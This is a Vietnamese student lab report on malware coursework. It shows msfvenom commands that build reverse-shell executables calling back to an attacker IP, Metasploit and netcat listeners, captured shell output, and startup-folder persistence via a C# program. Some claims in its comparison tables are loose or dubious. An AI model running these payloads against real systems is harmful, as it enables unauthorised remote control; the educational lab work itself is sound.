Phòng thí nghiệm An toàn Thông tin InsecLab
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH LAB 3

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Virus và sâu máy tính

GVHD: Tô Trọng Nghĩa

Nhóm: 7

THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)
Lớp: XXX

STT	Họ và tên	MSSV	Email
1	Hồ Ngọc Thiện	21522620	21522620@gm.uit.edu.vn
2	Chu Nguyễn Hoàng Phương	21522483	21522483@gm.uit.edu.vn

1. NỘI DUNG THỰC HIỆN:[1]

STT	Nội dung	Tình trạng	Trang
1	Yêu cầu 1	90%	1 - 3
2	Yêu cầu 2	50%	3 - 5
3	…	…	…
Điểm tự đánh giá			**?/10**

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành


BÁO CÁO CHI TIẾT

1. Thực hiện tạo payload khác (không phải reverse TCP) có thể chạy trên hệ điều hành Linux

- Ta tạo payload thực thi lệnh "ifconfig" và copy vào thư mục /var/www/html

```
┌──(root㉿kali)-[/home/kali/MalwareOperation/Lab3]
└─# msfvenom -p linux/x86/exec cmd="ifconfig" -f elf -o exec
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 44 bytes
Final size of elf file: 128 bytes
Saved as: exec

┌──(root㉿kali)-[/home/kali/MalwareOperation/Lab3]
└─# ls
exec  shell_reverse.exe

┌──(root㉿kali)-[/home/kali/MalwareOperation/Lab3]
└─# cp exec /var/www/html

┌──(root㉿kali)-[/home/kali/MalwareOperation/Lab3]
└─# ls -la /var/www/html
total 104
drwxr-xr-x 2 root root  4096 Apr  2 03:22 .
drwxr-xr-x 3 root root  4096 Feb 25 10:43 ..
-rw-r--r-- 1 root root   128 Apr  2 03:22 exec
```

- Ở máy nạn nhân, ta thực hiện download file exec và thực thi



- Lệnh "ifconfig" được thực thi trên máy nạn nhân thông qua việc thực thi file exec

```
thien@thien-VirtualBox:~/Downloads$ sudo chmod +x exec
thien@thien-VirtualBox:~/Downloads$ ./exec
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:a7:5b:a4:96  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.224.41  netmask 255.255.255.0  broadcast 192.168.224.255
        inet6 fe80::a16f:b231:553b:436c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:2e:81:4c  txqueuelen 1000  (Ethernet)
        RX packets 919  bytes 121108 (121.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 432  bytes 63144 (63.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6374  bytes 535744 (535.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6374  bytes 535744 (535.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. Có 2 loại payload trên Metasploit Framework là Staged và Non-Staged. Hãy tạo ra reverse shell cho từng loại, và so sánh sự khác biệt giữa chúng, bao gồm:

a. Kích thước payload

b. Công cụ để lắng nghe kết nối ngược lại

c. Khả năng phát hiện của các phần mềm Anti-virus


Ta thực hiện tạo **staged shell payload** và copy file vào thư mục /var/www/html

```
┌──(root㉿kali)-[/home/kali/MalwareOperation/Lab3]
└─# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.224.38 LPORT=4444 -f exe -o stage
d_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: staged_shell.exe

┌──(root㉿kali)-[/home/kali/MalwareOperation/Lab3]
└─# cp staged_shell.exe /var/www/html

┌──(root㉿kali)-[/home/kali/MalwareOperation/Lab3]
└─# ls -la /var/www/html
total 180
drwxr-xr-x 2 root root  4096 Apr  2 03:36 .
drwxr-xr-x 3 root root  4096 Feb 25 10:43 ..
-rw-r--r-- 1 root root   128 Apr  2 03:22 exec
-rw-r--r-- 1 root root 10701 Feb 25 10:55 index.html
-rw-r--r-- 1 root root   615 Feb 25 10:55 index.nginx-debian.html
-rw-r--r-- 1 root root 73802 Apr  2 02:46 shell_reverse.exe
-rw-r--r-- 1 root root 73802 Apr  2 03:36 staged_shell.exe
```

Sau đó, ta sử dụng msfconsole để lắng nghe kết nối từ victim

```
usumsf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload ⇒ windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.224.38
LHOST ⇒ 192.168.224.38
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.224.38:4444
```

Ở máy nạn nhân, ta tiến hành download file đã tạo về và thực thi



Attacker chiếm máy của victim thành công

```
[*] 192.168.224.39 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.224.38:4444
[*] Sending stage (240 bytes) to 192.168.224.39
[*] Command shell session 2 opened (192.168.224.38:4444 → 192.168.224.39:49797) at 2024-
04-02 03:46:22 -0400


Shell Banner:
Microsoft Windows [Version 10.0.19045.2965]
-----


C:\Users\vboxuser\Downloads>
```

Tuy nhiên, công cụ netcat không thể sử dụng trong trường hợp này

```
┌──(root㉿kali)-[/home/kali/MalwareOperation/Lab3]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.224.38] from (UNKNOWN) [192.168.224.39] 49798
```


Tiếp theo, ta tạo non-staged reverse shell payload và copy vào var/www/html

```
┌──(root㉿kali)-[/home/kali/MalwareOperation/Lab3]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.224.38 LPORT=4444 -f exe -o non-s
taged_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: non-staged_shell.exe

┌──(root㉿kali)-[/home/kali/MalwareOperation/Lab3]
└─# cp non-staged_shell.exe /var/www/html

┌──(root㉿kali)-[/home/kali/MalwareOperation/Lab3]
└─# ls -la /var/www/html
total 256
drwxr-xr-x 2 root root  4096 Apr  2 03:52 .
drwxr-xr-x 3 root root  4096 Feb 25 10:43 ..
-rw-r--r-- 1 root root   128 Apr  2 03:22 exec
-rw-r--r-- 1 root root 10701 Feb 25 10:55 index.html
-rw-r--r-- 1 root root   615 Feb 25 10:55 index.nginx-debian.html
-rw-r--r-- 1 root root 73802 Apr  2 03:52 non-staged_shell.exe
-rw-r--r-- 1 root root 73802 Apr  2 02:46 shell_reverse.exe
-rw-r--r-- 1 root root 73802 Apr  2 03:36 staged_shell.exe
```


Sử dụng msfconsole để lắng nghe

```
msf6 >
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > set LHOST 192.168.224.38
LHOST ⇒ 192.168.224.38
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload ⇒ windows/shell_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.224.38:4444
```


Tương tự, ta thực thi file non-staged_shell.exe trên máy của victim



Attacker chiếm thành công shell của victim



Ngoài ra, netcat cũng khả dụng đối với non-staged reverse shell




So sánh staged và non-staged reverse shell

	Staged reverse shell	Non-staged reverse shell
Kích thước payload	Thường thì Non-staged payload sẽ có kích thước lớn hơn so với Staged payload. Lý do là vì Non-staged payload phải chứa đầy đủ các thành phần cần thiết để thực thi được ngay lập tức trên máy	

	tính mục tiêu, trong khi Staged payload chỉ cần chứa một phần nhỏ của payload và sau đó tải về các phần còn lại khi cần thiết. Tuy nhiên, kích thước của payload phụ thuộc vào nhiều yếu tố như kiến trúc của hệ thống mục tiêu, loại payload và các cấu hình tùy chỉnh được sử dụng, nên có thể có trường hợp Staged payload lớn hơn Non-staged payload.	
Công cụ để lắng nghe kết nối	Chỉ có thể dùng msfconsole	msfconsole hoặc netcat
Khả năng phát hiện của Anti-virus	- Staged Payload thường ít gây nghi ngờ hơn vì nó không tải về toàn bộ payload mà chỉ tải về một phần nhỏ trước khi thực hiện các tác vụ tiếp theo - Staged Payload được sử dụng phổ biến hơn trong Metasploit Framework vì tính năng và khả năng ẩn đi của nó	Non-Staged Payload cung cấp quyền truy cập và kiểm soát ngay lập tức cho attacker, tuy nhiên cũng dễ bị phát hiện hơn do tải về toàn bộ payload trước khi thực hiện các tác vụ

4. Viết một ứng virus đơn giản bằng dịch vụ trên C#, hiện pop-up MSSV trên máy nạn nhân mỗi khi user thực hiện đăng nhập thành công.


Ta tạo 1 chương trình C# window form chứa MSSV và build ra file exe




Đưa sang đường dẫn /var/www/html của máy attacker

```
┌──(root㉿kali)-[/home/kali]
└─# mv /home/kali/Desktop/Lab3.exe /var/www/html

┌──(root㉿kali)-[/home/kali]
└─# ls -la /var/www/html
total 264
drwxr-xr-x 2 root root  4096 Apr  2 04:57 .
drwxr-xr-x 3 root root  4096 Feb 25 10:43 ..
-rw-r--r-- 1 root root   128 Apr  2 03:22 exec
-rw-r--r-- 1 root root 10701 Feb 25 10:55 index.html
-rw-r--r-- 1 root root   615 Feb 25 10:55 index.nginx-debian.html
-rw-rw-rw- 1 kali kali  7680 Apr  2 04:57 Lab3.exe
-rw-r--r-- 1 root root 73802 Apr  2 03:52 non-staged_shell.exe
-rw-r--r-- 1 root root 73802 Apr  2 02:46 shell_reverse.exe
-rw-r--r-- 1 root root 73802 Apr  2 03:36 staged_shell.exe
```

Ở máy victim, tiến hành tải file Lab3.exe về và để vào đường dẫn C:\Users\vboxuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup



Thực hiện restart lại máy và đăng nhập lại trên máy victim.



5. So sánh giữa việc viết virus bằng dịch vụ trên C# so với việc tạo bằng MSF (quyền, khả năng phát hiện, …)

Tính năng	Viết virus bằng dịch vụ trên C#	Tạo virus bằng MSF
Quyền	Yêu cầu quyền quản trị hệ thống.	Yêu cầu quyền quản trị hệ thống.
Khả năng phát hiện	Khó phát hiện do không có tệp độc hại được tạo ra.	Dễ phát hiện do việc tạo ra các tệp độc hại nhất định.
Độ khó trong việc tạo virus	Yêu cầu kiến thức lập trình C# để tạo dịch vụ.	Dễ dàng sử dụng và tạo virus với các công cụ được cung cấp bởi MSF.
Tính tùy biến	Có thể tùy chỉnh để thực hiện các hành động độc hại cụ thể.	Có thể tùy chỉnh để thực hiện các hành động độc hại cụ thể.
Độ phổ biến	Không phổ biến do yêu cầu kiến thức lập trình C#.	Phổ biến do dễ sử dụng và tạo virus với các công cụ được cung cấp bởi MSF.